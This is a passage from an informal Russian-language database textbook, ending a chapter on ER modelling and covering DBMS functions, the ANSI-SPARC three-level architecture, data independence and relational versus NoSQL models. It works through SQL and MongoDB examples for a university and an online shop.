 - **Слабая сущность** — сущность, не имеющая собственного первичного ключа и зависящая от другой сущности.
 - **Суррогатный ключ** — искусственный идентификатор (обычно `id`), не имеющий бизнес-смысла.
 - **Естественный ключ** — ключ, имеющий бизнес-смысл (например, `номер_паспорта`, `ISBN`).
 - **Нотация Crow's Foot** — популярная нотация ER-диаграмм с символами в виде вороньих лапок для обозначения кардинальности.
 - **Обязательность связи** — должна ли сущность участвовать в связи (обязательная | или необязательная `o`).
-

Контрольные вопросы

Теоретические вопросы

1. Чем отличается инфологическая модель от даталогической и физической?

Ответ: Инфологическая — концептуальное описание предметной области без привязки к СУБД. Даталогическая — структура таблиц с типами данных (реляционная модель). Физическая — реализация в конкретной СУБД с индексами, триггерами, хранимыми процедурами.

2. Что такое кардинальность связи? Перечислите три типа.

Ответ: Кардинальность — количественная характеристика связи между сущностями. Типы: 1:1 (один-к-одному), 1:N (один-ко-многим), M:N (многие-ко-многим).

3. Почему связь M:N нельзя реализовать напрямую в реляционной БД? Как её реализовать?

Ответ: В реляционной БД нельзя хранить массивы внешних ключей в одном поле. Решение: создать промежуточную таблицу (associative entity) с двумя внешними ключами.

Практические задачи

1. Спроектируйте ER-диаграмму для системы управления проектами. Сущности: Пользователь, Проект, Задача, Комментарий.

Подсказка: - Пользователь 1 — N Проект (один пользователь создаёт много проектов) - Проект 1 — N Задача (проект содержит много задач) - Задача 1 — N Комментарий (задача имеет много комментариев) - Пользователь M — N Проект (участники проекта) - Пользователь 1 — N Задача (исполнитель задачи)

1. В интернет-магазине таблица "Позиция_заказа" содержит атрибуты: заказ_id, товар_id, количество, цена_за_единицу. Почему важно хранить цену_за_единицу, а не брать её из таблицы Товар?

Ответ: Цена товара может измениться. Если хранить только ссылку на товар, то при изменении цены в таблице Товар изменится и сумма в старых заказах. Это приведёт к несоответствию между суммой заказа и фактически оплаченной суммой. Поэтому цена фиксируется на момент создания заказа.

Заключение

Инфологическое моделирование — это первый и самый важный шаг в проектировании БД. Хорошая ER-диаграмма — это половина успеха. Если накосячить на этом этапе, то дальше будет только хуже: кривые таблицы, аномалии, баги, бесконечные миграции.

Потрать время на продумывание модели. Нарисуй диаграмму, покажи коллегам (или преподавателю), поищи дырки. Лучше исправить ошибку в диаграмме, чем потом переписывать половину кода.

И помни: **ER-диаграмма не высечена в камне**. Требования меняются, бизнес-логика меняется, модель тоже меняется. Главное — фиксировать изменения и обновлять документацию.

Удачи с моделированием! В следующей главе разберём архитектуру БД и преобразование ER-диаграмм в реляционные таблицы.

Глава 7.2. Понятие база данных. Архитектура БД

Введение

Помнишь времена, когда все данные хранились в файлах Excel? Или ещё хуже — в текстовых файлах? Представь: у тебя интернет-магазин, и данные о клиентах лежат в `clients.txt`, заказы — в `orders.xlsx`, товары — в `products.csv`. А теперь надо узнать, кто купил самый дорогой товар за последний месяц. Приятного аппетита — полдня гребёшься в файлах, сводишь данные вручную, и в итоге получаешь хуйню, потому что кто-то удалил строку или перепутал ID.

Вот для того, чтобы не страдать этой хернёй, и придумали **базы данных (БД)**. Это не просто "папка с файлами", а **организованная система хранения данных**, которая умеет: - Быстро искать (индексы) - Контролировать целостность (если удалили товар, заказы на него тоже удаляются) - Работать с тысячами пользователей одновременно (многопользовательский доступ) - Откатывать изменения, если что-то пошло не так (транзакции) - Защищать данные от несанкционированного доступа (права доступа)

Эта глава связана с: - **Главой 4.1 (Жизненный цикл БД)** — там мы разобрали фазы проектирования и эксплуатации БД - **Главой 7.1 (Инфологическое моделирование)** — это концептуальный уровень архитектуры БД - **Главой 7.3 (Реляционные БД)** — детально разберём реляционную модель и нормализацию

7.2.1. Понятие базы данных

Определение

База данных (БД, Database) — это структурированная совокупность данных, организованная по определённым правилам, которая позволяет эффективно хранить, обрабатывать и извлекать информацию.

Ключевые слова: - **Структурированная** — данные не валяются кучей, а организованы (таблицы, связи, ключи) - **Совокупность** — не один файл, а множество взаимосвязанных данных - **По правилам** — есть схема БД (какие таблицы, какие столбцы, какие типы данных) - **Эффективно** — быстрый поиск, минимум избыточности, контроль целостности

БД vs файловая система

Почему БД лучше, чем папка с файлами? Сравним:

Критерий	Файловая система	База данных
Избыточность	Дублирование данных (один клиент в 10 файлах)	Нормализация (клиент один раз в таблице)
Целостность	Нет контроля (можно удалить клиента, заказы останутся)	Контроль (внешние ключи, каскадное удаление)
Многопользовательский доступ	Блокировки файлов, конфликты	Транзакции, изоляция, MVCC
Поиск	Линейный ($O(n)$) по всему файлу	Индексы ($O(\log n)$)
Безопасность	Права доступа к файлам (грубо)	Детальные права (на таблицу, столбец, строку)
Резервное копирование	Копировать каждый файл	Одна команда <code>mysqldump</code>
Язык запросов	Нет (пиши парсер вручную)	SQL (стандартизирован)

Пример 1: Проблема файловой системы

Представь: у тебя интернет-магазин, данные хранятся в файлах.

Файл `clients.txt`:

```
1|Иванов Иван|ivan@mail.ru|Москва, ул. Ленина, 10
2|Петров Пётр|petr@mail.ru|СПб, Невский проспект, 5
```

Файл `orders.txt` :

```
101|1|Носки|150|2025-01-10
102|2|Трусы|200|2025-01-11
103|1|Майка|300|2025-01-12
```

Задача: Найти все заказы клиента `ivan@mail.ru`.

Решение: 1. Открыть `clients.txt`, найти строку с `ivan@mail.ru`, взять ID (это 1) 2. Открыть `orders.txt`, пройти по всем строкам, выбрать те, где второе поле = 1 3. Вручную склеить данные

Проблемы: - Если у тебя 1 млн заказов, будешь читать весь файл (медленно) - Если два пользователя одновременно меняют файл, один потеряет изменения - Если удалить клиента из `clients.txt`, заказы в `orders.txt` станут "висячими" (ID несуществующего клиента) - Если в `orders.txt` опечатка (ID клиента 999, которого нет), заказ "потеряется"

С базой данных:

```
-- Найти все заказы клиента ivan@mail.ru
SELECT orders.*
FROM orders
JOIN clients ON orders.client_id = clients.id
WHERE clients.email = 'ivan@mail.ru';
```

Преимущества: - Запрос выполняется за миллисекунды (индексы) - Если удалить клиента, можно настроить каскадное удаление заказов - Если попытаться добавить заказ с несуществующим `client_id`, БД выдаст ошибку (целостность)

Преимущества БД

1. Централизация данных

Все данные в одном месте, а не разбросаны по 100 файлам.

2. Контроль целостности

Можно задать правила:

3. Первичный ключ (PRIMARY KEY) — уникальность записей

4. Внешний ключ (FOREIGN KEY) — связи между таблицами

5. Ограничения (CHECK) — например, цена товара > 0

6. Многопользовательский доступ

1000 пользователей одновременно могут читать и писать, и никто никому не мешает (благодаря транзакциям и блокировкам).

7. Безопасность

Можно настроить права доступа:

8. Пользователь `admin` видит всё

9. Пользователь `manager` видит только таблицу `orders`

10. Пользователь `guest` может только читать, но не изменять

11. Резервное копирование

Одна команда — и вся БД сохранена. Можно настроить автоматические бэкапы.

12. Язык запросов (SQL)

Стандартизированный язык для работы с данными. Выучил раз — используешь везде (MySQL, PostgreSQL, Oracle).

Недостатки БД

Но не всё так радужно:

1. Сложность

Надо учить SQL, понимать нормализацию, настраивать СУБД. Для маленького проекта (10 записей) — оверкилл.

2. Стоимость

Некоторые СУБД (Oracle, MS SQL Server) стоят дофига денег. Хотя есть бесплатные (PostgreSQL, MySQL, SQLite).

3. Производительность

Для некоторых задач (например, обработка больших файлов log'ов) БД медленнее, чем просто чтение файлов. Или если нужна сверхнизкая задержка (real-time системы), БД может быть узким местом.

4. Зависимость от СУБД

Если написал кучу SQL-запросов под MySQL, а потом решил переехать на PostgreSQL, часть запросов надо переписывать (хотя стандарт SQL единый, в деталях отличия есть).

7.2.2. СУБД (Система Управления Базами Данных)

Определение

СУБД (DBMS, Database Management System) — это программное обеспечение для создания, управления и доступа к базам данных.

Аналогия: БД — это библиотека (книги на полках), а СУБД — это библиотекарь, который знает, где какая книга лежит, может быстро найти нужную, выдать тебе, и записать, что ты взял.

Без СУБД БД — это просто файлы на диске. СУБД делает всю магию: парсит SQL-запросы, оптимизирует их, выполняет, управляет транзакциями, блокировками, индексами.

Функции СУБД

СУБД выполняет 4 основные группы функций:

1. DDL (*Data Definition Language*) — *Определение данных*

Создание структуры БД: таблицы, индексы, ограничения.

Команды: - `CREATE TABLE` — создать таблицу - `ALTER TABLE` — изменить структуру таблицы - `DROP TABLE` — удалить таблицу - `CREATE INDEX` — создать индекс

Пример:

```
CREATE TABLE students (  
  id INT PRIMARY KEY AUTO_INCREMENT,  
  name VARCHAR(100) NOT NULL,  
  age INT CHECK (age >= 16),  
  email VARCHAR(100) UNIQUE  
);
```

2. DML (Data Manipulation Language) — Манипуляция данными

Работа с данными: добавление, изменение, удаление, поиск.

Команды: - `INSERT` — добавить запись - `UPDATE` — изменить запись - `DELETE` — удалить запись - `SELECT` — выбрать записи

Пример:

```
-- Добавить студента
INSERT INTO students (name, age, email) VALUES ('Иван Иванов', 20, 'ivan@mail.ru');

-- Найти всех студентов старше 18 лет
SELECT * FROM students WHERE age > 18;

-- Изменить возраст студента
UPDATE students SET age = 21 WHERE email = 'ivan@mail.ru';

-- Удалить студента
DELETE FROM students WHERE id = 5;
```

3. DCL (Data Control Language) — Контроль доступа

Управление правами пользователей.

Команды: - `GRANT` — дать права - `REVOKE` — отозвать права

Пример:

```
-- Дать пользователю manager право читать таблицу orders
GRANT SELECT ON orders TO manager;

-- Отозвать право изменять таблицу orders
REVOKE UPDATE ON orders FROM manager;
```

4. TCL (Transaction Control Language) — Управление транзакциями

Транзакция — это последовательность операций, которая выполняется как единое целое (либо все операции успешны, либо ни одной).

Команды: - `BEGIN` / `START TRANSACTION` — начать транзакцию - `COMMIT` — зафиксировать изменения - `ROLLBACK` — откатить изменения

Пример:

```
START TRANSACTION;

-- Списать 100 рублей со счёта Ивана
UPDATE accounts SET balance = balance - 100 WHERE user = 'Ivan';

-- Добавить 100 рублей на счёт Петра
UPDATE accounts SET balance = balance + 100 WHERE user = 'Petr';

COMMIT; -- Если всё ОК, зафиксировать
-- Или ROLLBACK, если что-то пошло не так
```

Зачем? Если между двумя операциями произошёл сбой (отключилось электричество), без транзакции деньги могут "потеряться" (списались с Ивана, но не добавились Петру). С транзакцией — либо обе операции выполнятся, либо ни одна.

Примеры СУБД

СУБД	Тип	Платная?	Описание
MySQL	Реляционная	Бесплатная (Community Edition)	Самая популярная open-source СУБД. Используют WordPress, Joomla, Facebook (ранние версии).
PostgreSQL	Реляционная	Бесплатная	Более "продвинутая" чем MySQL: поддержка JSON, массивов, full-text search. Используют Instagram, Reddit, Spotify.
Oracle Database	Реляционная	Платная (дорогая)	Корпоративная СУБД для банков, гос. структур. Мощная, но стоит как самолёт.
MS SQL Server	Реляционная	Платная (есть Express бесплатная)	От Microsoft. Хорошо интегрируется с .NET, Windows.
SQLite	Реляционная	Бесплатная	Лёгкая встраиваемая СУБД (один файл). Используют мобильные приложения (Android, iOS).
MongoDB	Документоориентированная (NoSQL)	Бесплатная (Community)	Хранит данные в JSON-подобном формате. Хороша для гибких схем (не надо заранее задавать структуру таблиц).
Redis	Ключ-значение (NoSQL)	Бесплатная	In-memory БД (данные в оперативной памяти). Используют для кэширования, очередей. Очень быстрая.
Cassandra	Колоночная (NoSQL)	Бесплатная	Распределённая БД для больших данных. Используют Netflix, Uber.
Neo4j	Графовая (NoSQL)	Бесплатная (Community)	Для хранения графов (социальные сети, рекомендательные системы).


Какую выбрать? - Простой сайт / приложение → **MySQL** или **PostgreSQL** - Мобильное приложение → **SQLite** - Микросервисы, гибкая схема → **MongoDB** - Кэширование, очереди → **Redis** - Социальная сеть, рекомендации → **Neo4j**

7.2.3. Архитектура БД (трёхуровневая модель ANSI-SPARC)

Представь: у тебя университет. Есть 3 типа пользователей: 1. **Студент** — видит только свои оценки 2. **Преподаватель** — видит оценки студентов своих курсов 3. **Декан** — видит всё: оценки всех студентов, зарплаты преподавателей, финансы

Как организовать БД, чтобы каждый видел только то, что ему нужно? Вот для этого придумали **трёхуровневую архитектуру ANSI-SPARC** (стандарт 1975 года).

Три уровня архитектуры



Уровень 1: Внешний (External / View Level)

Что: Представления данных для пользователей и приложений.

Для кого: Конечные пользователи (студенты, преподаватели, админы).

Как: Через представления (Views) — виртуальные таблицы, созданные SQL-запросами.

Пример 2: Представления для университета

```
-- Представление для студента (только свои оценки)
CREATE VIEW my_grades AS
SELECT courses.name, grades.score, grades.date
FROM grades
JOIN courses ON grades.course_id = courses.id
WHERE grades.student_id = CURRENT_USER_ID(); -- ID текущего пользователя

-- Представление для преподавателя (оценки студентов своих курсов)
CREATE VIEW my_students_grades AS
SELECT students.name, courses.name, grades.score
FROM grades
JOIN students ON grades.student_id = students.id
JOIN courses ON grades.course_id = courses.id
WHERE courses.teacher_id = CURRENT_USER_ID();
```

Студент делает запрос:

```
SELECT * FROM my_grades;
```

Он видит только свои оценки, хотя физически в таблице `grades` лежат оценки всех студентов.

Зачем? - Безопасность: каждый видит только то, что ему разрешено - **Упрощение:** пользователю не надо знать структуру всех таблиц, он работает с простым представлением

Уровень 2: Концептуальный (Conceptual / Logical Level)

Что: Логическая структура всей БД (какие таблицы, какие столбцы, какие связи).

Для кого: Разработчики, архитекторы БД.

Как: Схема БД (ER-диаграмма \rightarrow таблицы).

Пример 3: Концептуальная схема университета

```
-- Таблица студентов
CREATE TABLE students (
    id INT PRIMARY KEY,
    name VARCHAR(100),
    email VARCHAR(100) UNIQUE,
    group_id INT,
    FOREIGN KEY (group_id) REFERENCES groups(id)
);

-- Таблица курсов
CREATE TABLE courses (
    id INT PRIMARY KEY,
    name VARCHAR(100),
```

```

    credits INT,
    teacher_id INT,
    FOREIGN KEY (teacher_id) REFERENCES teachers(id)
);

-- Таблица оценок
CREATE TABLE grades (
    student_id INT,
    course_id INT,
    score INT CHECK (score >= 0 AND score <= 100),
    date DATE,
    PRIMARY KEY (student_id, course_id),
    FOREIGN KEY (student_id) REFERENCES students(id),
    FOREIGN KEY (course_id) REFERENCES courses(id)
);

```

Зачем? - Описывает всю логику предметной области (что с чем связано) - Не зависит от конкретной СУБД (можно портировать с MySQL на PostgreSQL)

Уровень 3: Внутренний (Internal / Physical Level)

Что: Физическое хранение данных на диске (файлы, индексы, буферы).

Для кого: DBA (администраторы БД), разработчики СУБД.

Как: - Файловая структура (InnoDB, MyISAM для MySQL) - Индексы (B-деревья, хэш-таблицы) - Буферы (кэш в оперативной памяти)

Пример 4: Физическая структура

```

-- Создать индекс для ускорения поиска студентов по email
CREATE INDEX idx_email ON students(email);

-- Задать тип таблицы (для MySQL)
ALTER TABLE students ENGINE = InnoDB; -- поддержка транзакций, внешних ключей

```

Что происходит на диске: - Таблица `students` хранится в файле `students.ibd` (InnoDB) - Индекс `idx_email` — это B-дерево, хранится в том же файле - При поиске `WHERE email = 'ivan@mail.ru'` СУБД использует индекс ($O(\log n)$ вместо $O(n)$)

Зачем? - Оптимизация производительности (индексы, кэширование) - Управление дисковым пространством (сжатие, партиционирование)

7.2.4. Независимость данных

Одна из главных идей трёхуровневой архитектуры — **независимость данных** (Data Independence). Это значит, что изменения на одном уровне не влияют на другие.

Логическая независимость

Определение: Изменение концептуальной схемы (добавление/удаление таблиц, столбцов) не влияет на внешние представления (Views).

Пример 5:

Допустим, в таблице `students` добавили столбец `phone`:

```
ALTER TABLE students ADD COLUMN phone VARCHAR(20);
```

Представление `my_grades` (которое использует только `students.name`) **не сломается** — оно продолжит работать, потому что использует только нужные ему столбцы.

Зачем? Можно менять структуру БД (добавлять новые таблицы, столбцы), не переписывая все приложения.

Физическая независимость

Определение: Изменение физической структуры (индексы, файловая система, оптимизация) не влияет на концептуальную схему.

Пример 6:

Добавили индекс для ускорения поиска:

```
CREATE INDEX idx_student_name ON students(name);
```

SQL-запросы **не меняются** — они как писали `SELECT * FROM students WHERE name = 'Иван'`, так и пишут. Но теперь запрос работает быстрее (благодаря индексу).

Или: Переехали с HDD на SSD, или изменили файловую систему (с MyISAM на InnoDB). Логическая схема (таблицы, столбцы) осталась прежней.

Зачем? Можно оптимизировать производительность БД (индексы, партиционирование, кэширование), не трогая логику приложений.

7.2.5. Модели данных

Модель данных — это способ организации данных в БД (как структурировать, как связывать).

1. Иерархическая модель

Структура: Дерево (один родитель — много детей).

Пример: Файловая система (папки и файлы), Windows Registry, XML.

```
Университет
├── Факультет физики
│   ├── Группа Ф-101
│   │   ├── Иванов Иван
│   │   └── Петров Пётр
│   └── Группа Ф-102
│       └── Сидоров Сидор
└── Факультет математики
    ├── Группа М-101
    └── Смирнов Андрей
```

Проблемы: - Нельзя связать данные из разных веток (например, студент не может быть в двух группах) - Сложно удалять (если удалить факультет, удалятся все группы и студенты)

Использование: Редко, в основном legacy-системы (IBM IMS).

2. Сетевая модель

Структура: Граф (узлы могут иметь много родителей и детей).

Пример: CODASYL (стандарт 1970-х).

```
Студент ↔ Курс ↔ Преподаватель
```


Студент может быть записан на много курсов, курс могут вести несколько преподавателей, и т.д.

Проблемы: - Сложная для понимания - Много указателей (как в С с указателями — легко ошибиться)

Использование: Устарела, почти не используется.

3. Реляционная модель (таблицы)

Структура: Данные хранятся в таблицах (отношениях).

Основные понятия: - **Таблица (Table)** = отношение (Relation) - **Строка (Row)** = запись = кортеж (Tuple) - **Столбец (Column)** = атрибут (Attribute) - **Первичный ключ (Primary Key, PK)** — уникальный идентификатор записи - **Внешний ключ (Foreign Key, FK)** — ссылка на запись в другой таблице

Пример 7: Реляционная модель университета

Таблица `students`:

id	name	email	group_id
1	Иванов Иван	ivan@mail.ru	1
2	Петров Пётр	petr@mail.ru	1
3	Сидоров Сидор	sidor@mail.ru	2

Таблица `groups`:

id	name	faculty
1	Ф-101	Физика
2	М-101	Математика

Таблица `courses`:

id	name	credits
1	Физика 1	4
2	Математический анализ	5

Таблица `grades` (связь многие-ко-многим):

student_id	course_id	score	date
1	1	85	2025-01-10
1	2	90	2025-01-11
2	1	75	2025-01-10

Связи: - `students.group_id` → `groups.id` (внешний ключ) - `grades.student_id` → `students.id` (внешний ключ) - `grades.course_id` → `courses.id` (внешний ключ)

SQL-запрос: Найти все оценки студента Иванова.

```
SELECT students.name, courses.name, grades.score
FROM grades
JOIN students ON grades.student_id = students.id
JOIN courses ON grades.course_id = courses.id
WHERE students.name = 'Иванов Иван';
```

Результат:

name	name	score
Иванов Иван	Физика 1	85
Иванов Иван	Математический анализ	90

Преимущества реляционной модели: - Простая и понятная (таблицы как в Excel) - Математически обоснованная (реляционная алгебра) - SQL — стандартизированный язык - Доминирующая модель (90% БД — реляционные)

Недостатки: - Для некоторых задач избыточна (например, хранение JSON-документов — лучше MongoDB) - Нормализация может привести к сложным JOIN'ам (медленно)

4. Объектно-ориентированная модель

Структура: Объекты (как в ООП: классы, наследование, методы).

Пример: db4o (для Java, C#).

```
class Student {
    String name;
    int age;
    List<Course> courses;
}
```

Использование: Редко (сложно, не стандартизировано).

5. NoSQL (Not Only SQL)

Когда появились: 2000-е годы (Google BigTable, Amazon DynamoDB).

Зачем? Реляционные БД плохо масштабируются на тысячи серверов. NoSQL — это альтернатива для больших данных (Big Data), гибких схем, распределённых систем.

5.1. Документоориентированные (MongoDB, CouchDB)

Структура: Коллекции документов (JSON-подобные объекты).

Пример:

```
{
  "_id": 1,
  "name": "Иванов Иван",
  "email": "ivan@mail.ru",
  "courses": [
    { "name": "Физика 1", "score": 85 },
    { "name": "Математический анализ", "score": 90 }
  ]
}
```

Преимущества: - Гибкая схема (не надо заранее задавать структуру) - Удобно для вложенных данных (JSON)

Недостатки: - Нет JOIN'ов (надо денормализовывать данные) - Нет гарантий целостности (можно записать что угодно)

5.2. Ключ-значение (Redis, Memcached)

Структура: Хэш-таблица (ключ → значение).

Пример:

```
user:1 → {"name": "Иванов", "email": "ivan@mail.ru"}
session:abc123 → {"user_id": 1, "expires": 1234567890}
```

Использование: Кэширование, очереди, счётчики.

Преимущества: - Очень быстрая ($O(1)$ для поиска) - Простая

Недостатки: - Нет запросов (только get/set по ключу) - Нет связей между данными

5.3. Колоночные (Cassandra, HBase)

Структура: Данные хранятся по столбцам (а не по строкам, как в реляционных БД).

Зачем? Для аналитики (выборка по столбцам) быстрее.

Пример: Cassandra используют Netflix, Uber для хранения логов, событий.

Преимущества: - Горизонтальное масштабирование (тысячи серверов) - Высокая доступность (нет single point of failure)

Недостатки: - Сложная в настройке - Eventual consistency (не ACID)

5.4. Графовые (Neo4j, ArangoDB)

Структура: Граф (узлы и рёбра).

Пример: Социальная сеть.

```
(Иван) -- [ДРУГ] --> (Пётр)
(Иван) -- [ПОДПИСАН] --> (Канал "Физика")
(Пётр) -- [ПОДПИСАН] --> (Канал "Математика")
```

Использование: Рекомендательные системы, анализ социальных сетей, логистика.

Преимущества: - Быстрый поиск связей (кратчайший путь, друзья друзей)

Недостатки: - Сложная для традиционных задач (CRUD)

7.2.6. Связь с жизненным циклом БД

Вспомним главу 4.1 (Жизненный цикл БД). Архитектура БД — это часть фазы проектирования:

1. **Анализ требований** → "Нам нужна БД для университета"
2. **Проектирование:**
3. **Концептуальное** (инфологическое) → ER-диаграммы (глава 7.1)
4. **Логическое** (дatalogическое) → **Концептуальный уровень архитектуры** (таблицы, связи)
5. **Физическое** → **Внутренний уровень архитектуры** (индексы, файлы)
6. **Реализация** → Создание БД в СУБД (MySQL, PostgreSQL)
7. **Заполнение данными** → INSERT'ы
8. **Эксплуатация** → Пользователи работают через **внешний уровень** (Views)

Три уровня архитектуры = три этапа проектирования.

7.2.7. Пример 8: Разработка БД для интернет-магазина (полный цикл)

Разберём на примере, как всё связано.

Этап 1: Анализ требований

Задача: Создать БД для интернет-магазина.

Требования: - Хранить товары (название, цена, количество на складе) - Регистрация пользователей (email, пароль, адрес) - Оформление заказов (корзина → заказ → оплата) - История заказов пользователя

Этап 2: Концептуальное проектирование (инфологическое)

ER-диаграмма:

```
[Пользователь] --< делает >-- [Заказ] --< содержит >-- [Товар]
```

Сущности: - Пользователь (User): id, email, password, address - Заказ (Order): id, user_id, date, status - Товар (Product): id, name, price, stock - ОрдерТовар (OrderProduct): order_id, product_id, quantity, price

Связи: - Пользователь → Заказ (1:N) — один пользователь может сделать много заказов - Заказ → Товар (M:N) — заказ содержит много товаров, товар может быть в разных заказах

Этап 3: Логическое проектирование (концептуальный уровень архитектуры)

Таблицы:

```
CREATE TABLE users (  
    id INT PRIMARY KEY AUTO_INCREMENT,  
    email VARCHAR(100) UNIQUE NOT NULL,  
    password_hash VARCHAR(255) NOT NULL,  
    address TEXT,  
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP  
);  
  
CREATE TABLE products (  
    id INT PRIMARY KEY AUTO_INCREMENT,  
    name VARCHAR(100) NOT NULL,  
    price DECIMAL(10, 2) NOT NULL CHECK (price > 0),  
    stock INT NOT NULL CHECK (stock >= 0)  
);  
  
CREATE TABLE orders (  
    id INT PRIMARY KEY AUTO_INCREMENT,  
    user_id INT NOT NULL,  
    date TIMESTAMP DEFAULT CURRENT_TIMESTAMP,  
    status ENUM('pending', 'paid', 'shipped', 'delivered') DEFAULT 'pending',  
    FOREIGN KEY (user_id) REFERENCES users(id) ON DELETE CASCADE  
);  
  
CREATE TABLE order_products (  
    order_id INT,  
    product_id INT,  
    quantity INT NOT NULL CHECK (quantity > 0),  
    price DECIMAL(10, 2) NOT NULL, -- цена на момент покупки (может измениться в будущем)  
    PRIMARY KEY (order_id, product_id),  
    FOREIGN KEY (order_id) REFERENCES orders(id) ON DELETE CASCADE,  
    FOREIGN KEY (product_id) REFERENCES products(id)  
);
```

Этап 4: Физическое проектирование (внутренний уровень архитектуры)

Индексы для ускорения:

```
-- Ускорить поиск пользователя по email  
CREATE INDEX idx_users_email ON users(email);
```

```
-- Ускорить выборку заказов пользователя
CREATE INDEX idx_orders_user_id ON orders(user_id);

-- Ускорить поиск товаров в заказе
CREATE INDEX idx_order_products_order_id ON order_products(order_id);
```

Оптимизация:

```
-- Использовать InnoDB для поддержки транзакций
ALTER TABLE orders ENGINE = InnoDB;
```

Этап 5: Внешний уровень (представления для пользователей)

Представление: История заказов пользователя

```
CREATE VIEW my_orders AS
SELECT orders.id, orders.date, orders.status,
       SUM(order_products.quantity * order_products.price) AS total
FROM orders
JOIN order_products ON orders.id = order_products.order_id
WHERE orders.user_id = CURRENT_USER_ID()
GROUP BY orders.id;
```

Пользователь делает запрос:

```
SELECT * FROM my_orders;
```

Результат:

id	date	status	total
1	2025-01-10 14:30:00	delivered	1500.00
2	2025-01-12 09:15:00	shipped	2300.00

Этап 6: Заполнение данными

```
-- Добавить пользователя
INSERT INTO users (email, password_hash, address)
VALUES ('ivan@mail.ru', 'hashed_password_123', 'Москва, ул. Ленина, 10');

-- Добавить товары
INSERT INTO products (name, price, stock) VALUES
('Носки', 150.00, 100),
('Трусы', 200.00, 50),
('Майка', 300.00, 75);

-- Создать заказ
START TRANSACTION;

INSERT INTO orders (user_id, status) VALUES (1, 'pending');
SET @order_id = LAST_INSERT_ID();

-- Добавить товары в заказ
INSERT INTO order_products (order_id, product_id, quantity, price) VALUES
(@order_id, 1, 2, 150.00), -- 2 пары носков
(@order_id, 3, 1, 300.00); -- 1 майка

-- Уменьшить количество товаров на складе
UPDATE products SET stock = stock - 2 WHERE id = 1;
```

```
UPDATE products SET stock = stock - 1 WHERE id = 3;

COMMIT;
```

Итого: Заказ на 600 рублей ($2 \times 150 + 1 \times 300$).

7.2.8. Пример 9: Расчёт размера БД

Задача: Оценить размер БД для интернет-магазина на 1 млн пользователей, 10 тыс. товаров, 5 млн заказов.

Таблица `users`: - `id` (INT, 4 байта) + `email` (VARCHAR(100), ~30 байт) + `password_hash` (VARCHAR(255), ~60 байт) + `address` (TEXT, ~100 байт) + `created_at` (TIMESTAMP, 4 байта) \approx **200 байт/запись** - 1 млн пользователей \times 200 байт = **200 МБ**

Таблица `products`: - `id` (INT, 4) + `name` (VARCHAR(100), ~50) + `price` (DECIMAL(10,2), 5) + `stock` (INT, 4) \approx **65 байт/запись** - 10 тыс. товаров \times 65 байт = **650 КБ**

Таблица `orders`: - `id` (INT, 4) + `user_id` (INT, 4) + `date` (TIMESTAMP, 4) + `status` (ENUM, 1) \approx **15 байт/запись** - 5 млн заказов \times 15 байт = **75 МБ**

Таблица `order_products`: - `order_id` (INT, 4) + `product_id` (INT, 4) + `quantity` (INT, 4) + `price` (DECIMAL(10,2), 5) \approx **17 байт/запись** - Допустим, в среднем 3 товара на заказ \rightarrow 5 млн \times 3 = 15 млн записей - 15 млн \times 17 байт = **255 МБ**

Индексы (примерно 20-30% от данных): ~150 МБ

Итого: $200 + 0.65 + 75 + 255 + 150 \approx$ **680 МБ**

Вывод: БД помещается на любой современный диск (SSD на 1 ТБ стоит ~\$100). Но если пользователей 100 млн — будет уже **68 ГБ**, и тут нужны более мощные серверы, репликация, шардирование.

7.2.9. Пример 10: Сравнение реляционной БД и NoSQL

Задача: Хранить профили пользователей социальной сети.

Вариант 1: Реляционная БД (MySQL)

Таблица `users`:

id	name	email	city	age
1	Иван	ivan@mail.ru	Москва	25
2	Пётр	petr@mail.ru	СПб	30

Таблица `friends` (связь M:N):

user_id	friend_id
1	2
2	1

Запрос: Найти всех друзей Ивана.

```
SELECT users.name
FROM friends
JOIN users ON friends.friend_id = users.id
WHERE friends.user_id = 1;
```

Проблемы: - JOIN медленный (особенно если друзей 1000) - Сложно добавить новые поля (например, хобби, список фото) — надо менять схему

Вариант 2: Документоориентированная БД (MongoDB)

Документ:

```
{
  "_id": 1,
  "name": "Иван",
  "email": "ivan@mail.ru",
  "city": "Москва",
  "age": 25,
  "friends": [2, 5, 10], // ID друзей
  "hobbies": ["футбол", "программирование"],
  "photos": [
    {"url": "photo1.jpg", "date": "2025-01-01"},
    {"url": "photo2.jpg", "date": "2025-01-05"}
  ]
}
```

Запрос: Найти всех друзей Ивана.

```
db.users.find({ _id: { $in: db.users.findOne({ _id: 1 }).friends } })
```

Преимущества: - Нет JOIN'ов (данные в одном документе) - Гибкая схема (можно добавить поле `hobbies` без изменения структуры)

Недостатки: - Денормализация (если изменилось имя друга, надо обновить во всех документах) - Нет гарантий целостности (можно записать `friends: [999]`, даже если пользователя 999 не существует)

